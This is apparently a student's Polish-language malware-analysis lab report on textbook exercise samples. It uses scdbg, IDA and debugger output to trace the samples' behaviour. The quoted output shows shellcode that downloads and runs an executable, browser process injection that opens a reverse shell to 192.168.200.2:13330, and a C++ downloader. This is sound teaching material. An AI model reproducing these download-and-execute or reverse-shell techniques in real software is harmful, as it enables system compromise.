

# Shellcode/C++ analysis


## Laboratorium 6.1

Przeprowadź analizę dynamiczną pliku Lab08-01.bin za pomocą narzędzia shellcode\_launcher.exe.

### 1. W jaki sposób jest zakodowany ten shellcode?

Są to głównie znaki ASCII

Nie udało mi się niestety znaleźć innych ciekawych zależności



### 2. Jakie funkcje importuje ten shellcode ręcznie (wykorzystaj do tego program scdbg)?

- LoadLibraryA

- `GetSystemDirectoryA`
- `TerminateProcess`
- `GetCurrentProcess`
- `WinExec`
- `URLDownloadToFileA`

```
Select index to execute:: (int/reg) 0
0
Loaded 53e bytes from file C:\Users\kali\Desktop\lab6\binaries(1)\binaries\Lab08-01.bin
failed at offset 201/53e value: 201 memoffset 5d5e751
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401313 LoadLibraryA(URLMON)
40132d GetSystemDirectoryA( c:\windows\system32\ )
40134c URLDownloadToFileA(http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe, c:\WINDOWS\system32\1
401358 WinExec(c:\WINDOWS\system32\1.exe)
40135b GetCurrentProcess() = 1
401364 TerminateProcess(1) = 1

Stepcount 237493
```

3. Podaj nazwę hosta sieciowego, z którym próbuje się komunikować ten shellcode.

[http://www.practicalmalwareanalysis.com/shellcode/annoy\\_user.exe](http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe)

4. Wskaż, jakie pozostałości pozostawia za sobą shellcode w systemie plików.

`c:\WINDOWS\system32\1.exe`

## Laboratorium 6.2

Przeprowadź analizę dynamiczną pliku Lab08-02.exe. Wskazana próbka zawiera fragment shellcode'u, który zostanie wstrzyknięty do innego procesu oraz uruchomiony. Odpowiedz na pytania:

1. Wskaż proces, w którym następuje iniekcja tego shellcode'u.

Chodzi o systemową przeglądarkę, gdzie kluczem jest żądanie

`\\http\\shell\\open\\command`

```

; Attributes: bp-based frame

sub_401340 proc near

Data= byte ptr -0A10h
var_8= dword ptr -8
dwProcessId= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 0A10h
push    edi
mov     [ebp+dwProcessId], 0
mov     ecx, 281h
xor     eax, eax
lea     edi, [ebp+Data]
rep stosd
stosb
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_401080
add     esp, 4
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_40138E

```

```

loc_4013BF:
lea     ecx, [ebp+Data]
push    ecx
push    offset aGotPathS ; "Got path: %s\n"
call    sub_40143D
add     esp, 8
lea     edx, [ebp+dwProcessId]
push    edx ; int
lea     eax, [ebp+Data]
push    eax ; lpCommandLine
call    sub_401180
add     esp, 8
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_401403

```

The image shows a debugger window with two assembly snippets and a C++ function definition.

**Assembly Snippet 1 (Left):**

```
ds:GetLastError
eax
offset aOpenprocesstok ; "OpenProcessToken error: %08x"
sub_40143D
esp, 8
eax, eax
short loc_40116F
```

**Assembly Snippet 2 (Right):**

```
call ds:GetLastError
push eax
push offset aLookupprivileg ; "LookupPrivilegeValue error: %08x\n"
call sub_40143D
add esp, 8
xor eax, eax
jmp short loc_40116F
```

**C++ Function Definition:**

```
; Attributes: bp-based frame
; int __cdecl sub_401000(LPBYTE lpData, int)
sub_401000 proc near

cbData= dword ptr -10h
phkResult= dword ptr -0Ch
Type= dword ptr -8
var_4= dword ptr -4
lpData= dword ptr 8
arg_4= dword ptr 0Ch

push ebp
mov ebp, esp
sub esp, 10h
mov [ebp+var_4], 0
mov [ebp+phkResult], 0
mov eax, [ebp+arg_4]
mov [ebp+cbData], eax
mov [ebp+Type], 0
lea ecx, [ebp+phkResult]
push ecx ; phkResult
push 1 ; samDesired
push 0 ; ulOptions
push offset SubKey ; "\\http\\shell\\open\\command"
push 80000000h ; hKey
call ds:RegOpenKeyExA
mov [ebp+var_4], eax
cmp [ebp+var_4], 0
jz short loc_401057
```

2. Podaj miejsce lokalizacji tego shellcode.

0x004012ED

```

.text:004012C3 ; -----
.text:004012C3
.text:004012C3 loc_4012C3: ; CODE XREF: sub_401230+79↑j
.text:004012C3         lea     eax, [ebp+NumberOfBytesWritten]
.text:004012C6         push    eax ; lpNumberOfBytesWritten
.text:004012C7         mov     ecx, [ebp+dwSize]
.text:004012CA         push    ecx ; nSize
.text:004012CB         mov     edx, [ebp+lpBuffer]
.text:004012CE         push    edx ; lpBuffer
.text:004012CF         mov     eax, [ebp+lpBaseAddress]
.text:004012D2         push    eax ; lpBaseAddress
.text:004012D3         mov     ecx, [ebp+hProcess]
.text:004012D6         push    ecx ; hProcess
.text:004012D7         call    ds:WriteProcessMemory
.text:004012DD         mov     [ebp+var_C], eax
.text:004012E0         cmp     [ebp+var_C], 0
.text:004012E4         jnz     short loc_4012FE
.text:004012E6         call    ds:GetLastError
.text:004012EC         push    eax
.text:004012ED         push    offset aWriteProcessme ; "WriteProcessMemory error: %08x\n"
.text:004012F2         call    sub_40143D
.text:004012F7         add     esp, 8
.text:004012FA         xor     eax, eax
.text:004012FC         jmp     short loc_40133C
.text:004012FE ; -----

```

### 3. Określ sposób zakodowania tego programu.

Po wielokrotnych próbach niestety nie byłem w stanie znaleźć sposobu zakodowania tego programu

### 4. Wskaż host sieciowy, z którym komunikuje się ten plik.

VMP

File View Debug Trace Plugins Options Windows Help

CPU - main thread, module Lab08-02

Address	Disassembly	Comment
00401448	8BFS	MOV EDI, EAX
0040144D	8D4224 18	LEA EAX, [ARG.2]
00401451	50	PUSH EAX
00401452	FF7424 18	PUSH DWORD PTR SS:[ARG.1]
00401456	56	PUSH ESI
00401457	E8 04020000	CALL 00401660
0040145C	56	PUSH ESI
0040145D	57	PUSH EDI
0040145E	8B09	MOV EBX, EAX
00401460	E8 BE010000	CALL 00401623
00401465	83C4 18	ADD ESP, 18
00401468	8BC3	MOV EAX, EBX
0040146A	5F	POP EDI
0040146B	5E	POP ESI
0040146C	5B	POP EBX
0040146D	C3	RETN
0040146E	55	PUSH EBP
0040146F	8BEC	MOV EBP, ESP
00401471	6A FF	PUSH -1
00401473	68 E0604000	PUSH OFFSET 004060E0
00401478	68 B4204000	PUSH 004040B4
0040147D	64:A1 00000000	MOV EAX, DWORD PTR FS:[0]
00401483	50	PUSH EAX
00401484	64:8925 0000	MOV DWORD PTR FS:[0], ESP
00401488	8BEC 10	SUB ESP, 10
0040148E	53	PUSH EBX
0040148F	56	PUSH ESI
00401490	57	PUSH EDI
00401491	8965 E8	MOV DWORD PTR SS:[EBP-18], ESP
00401494	FF15 3C604000	CALL DWORD PTR DS:[<&KERNEL32.GetVersionEx
0040149A	33D2	XOR EDX, EDX
0040149C	8A04	MOV DL, AH
0040149E	8915 B89C4000	MOV DWORD PTR DS:[409CB8], EDX
004014A4	8BC8	MOV ECX, EAX
004014A6	81E1 FF000000	AND ECX, 000000FF
004014AC	8900 B49C4000	MOV DWORD PTR DS:[409CB4], ECX
004014B2	C1E1 08	SHL ECX, 8
004014B5	03CA	ADD ECX, EDX
004014B7	8900 B89C4000	MOV DWORD PTR DS:[409CB8], ECX
004014BD	C1E8 10	SHR EAX, 10
004014C0	8B00	MOV EAX, PTR DS:[409CB0]

Stack [0019FF70]=0  
EBP=0019FF80

Lab08-02, <ModuleEntryPoint>

Address Hex dump ASCII (ANSI)

00407000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C7 1E 40 00

Registers (FP)

EAX 0019FFCC  
ECX 0040146E  
EDX 0040146E  
EBX 003C9000  
ESP 0019FF74  
EBP 0019FF80  
ESI 0040146E  
EDI 0040146E  
EIP 0040146E  
C 0 ES 002B  
P 1 CS 0023  
A 0 SS 002B  
Z 1 DS 002B  
S 0 FS 0053  
T 0 GS 002B

Enter expression to follow

Enter address expression:

memory

Matching labels:

KERNELBASE.ReadProcessMemory  
KERNELBASE.GlobalMemoryStatusEx  
KERNELBASE.WriteProcessMemory  
KERNELBASE.MemRegisterMemoryBlock  
KERNELBASE.MemRegisterExcludedMemoryBlock  
KERNELBASE.MemUnregisterExcludedMemoryBlock  
KERNELBASE.AppFreeMemory  
KERNELBASE.DiscardVirtualMemory  
KERNELBASE.GetMemoryErrorHandlingCapabilities  
KERNELBASE.OfferVirtualMemory  
KERNELBASE.QueryMemoryResourceNotification  
KERNELBASE.QueryVirtualMemoryInformation  
KERNELBASE.ReclaimVirtualMemory  
KERNELBASE.RegisterRarMemoryNotification

Follow label Cancel

Rozpocząłem od próby wydobywania samego shellcode

The screenshot shows the Immunity Debugger interface. The assembly window displays instructions for Lab08-02, including PUSH, MOV, and CALL. The registers window shows EBP, ESI, EDI, and EIP. The hex dump window shows a memory dump with ASCII and hex values. A context menu is open over the hex dump, showing options like Hex, Text, Integer, Float, Disassemble, and Select ASCII code page.

Następnie za pomocą programu **scdbg** analizuję hex dump shellcode

```

4010dc LoadLibraryA(ws2_32)
401104 WSASStartup(101)
401113 WSASocket(AF=2, tp=1, proto=0, group=0, flags=0)
401132 connect(h=42, host: 192.168.200.2 , port: 13330 ) = 42
40117a CreateProcessA( cmd, ) = 0x1269
40117d GetCurrentProcess() = 1
401186 TerminateProcess(1) = 1

```

Stąd idzie wyczytać iż hostem jest następujący adres ip: 192.168.200.2  
I łączy się za pomocą portu 13330

## 5. Opisz jego działanie (shellcode).

Łącząc z zależnościami z punktu 1. można stwierdzić iż malware tworzy zdalną konsolę poprzez domyślną przeglądarkę systemu z adresem ip 192.168.200.2 na porcie 13330

## Laboratorium 7.1

W tej części laboratorium zostanie zademonstrowane użycie wskaźnika this. Przeanalizuj złośliwe oprogramowanie (plik Lab09-01.exe). Odpowiedz na poniższe pytania:

1. Czy funkcja znajdująca się pod adresem 0x401040 przyjmuje jakieś parametry?

```
- .text:00401032          align 10h
.text:00401040
.text:00401040 ; ===== S U B R O U T I N E =====
.text:00401040
.text:00401040 ; Attributes: bp-based frame
.text:00401040
.text:00401040 sub_401040      proc near          ; CODE XREF: sub_401000+25↑p
.text:00401040
.text:00401040 var_4          = dword ptr -4
.text:00401040
• .text:00401040      push     ebp
• .text:00401041      mov      ebp, esp
• .text:00401043      push     ecx
• .text:00401044      mov      [ebp+var_4], ecx
• .text:00401047      push     0          ; LPBINDSTATUSCALLBACK
• .text:00401049      push     0          ; DWORD
• .text:0040104B      push     offset aCEmpdownloadEx ; "c:\tempdownload.exe"
• .text:00401050      mov      eax, [ebp+var_4]
• .text:00401053      mov      ecx, [eax]
• .text:00401055      push     ecx          ; LPCSTR
• .text:00401056      push     0          ; LPUNKNOWN
• .text:00401058      call     URLDownloadToFileA
• .text:0040105D      mov      esp, ebp
• .text:0040105F      pop      ebp
• .text:00401060      retn
.text:00401060 sub_401040      endp
.text:00401060
```

Nie

2. Podaj adres URL używany w wywołaniu funkcji URLDownloadToFile.

<http://www.practicalmalwareanalysis.com/cpp.html>

```

.text:00401000 ; Attributes: bp-based frame
.text:00401000
.text:00401000 sub_401000      proc near          ; CODE XREF: start+C9↓p
.text:00401000
.text:00401000 var_8          = dword ptr -8
.text:00401000 var_4          = dword ptr -4
.text:00401000
.text:00401000 push        ebp
.text:00401001 mov         ebp, esp
.text:00401003 sub         esp, 8
.text:00401006 push        4
.text:00401008 call       sub_401068
.text:0040100D add         esp, 4
.text:00401010 mov         [ebp+var_8], eax
.text:00401013 mov         eax, [ebp+var_8]
.text:00401016 mov         [ebp+var_4], eax
.text:00401019 mov         ecx, [ebp+var_4]
.text:0040101C mov         dword ptr [ecx], offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"...
.text:00401022 mov         ecx, [ebp+var_4]
.text:00401025 call       sub_401040
.text:0040102A xor         eax, eax
.text:0040102C mov         esp, ebp
.text:0040102E pop         ebp
.text:0040102F retn         10h
.text:0040102F sub_401000      endp
.text:0040102F

.data:0040502F          db          0
.data:00405030 aHttpWwwPractic db 'http://www.practicalmalwareanalysis.com/cpp.html',0
.data:00405030                                     ; DATA XREF: sub_401000+1C↑o
.data:00405061          align 4
.data:00405064 ; CHAR aCEmpdownloadEx[]
.data:00405064 aCEmpdownloadEx db 'c:',9,'empdownload.exe',0
.data:00405064                                     ; DATA XREF: sub_401000+18↑

```

### 3. Opisz działanie tego programu.

Program najprawdopodobniej pobiera jakiś zdalny zasób ze strony  
<http://www.practicalmalwareanalysis.com/cpp.html>

A następnie zapisuje go w systemie pod wcześniej znalezioną nazwą **tempdownload.exe**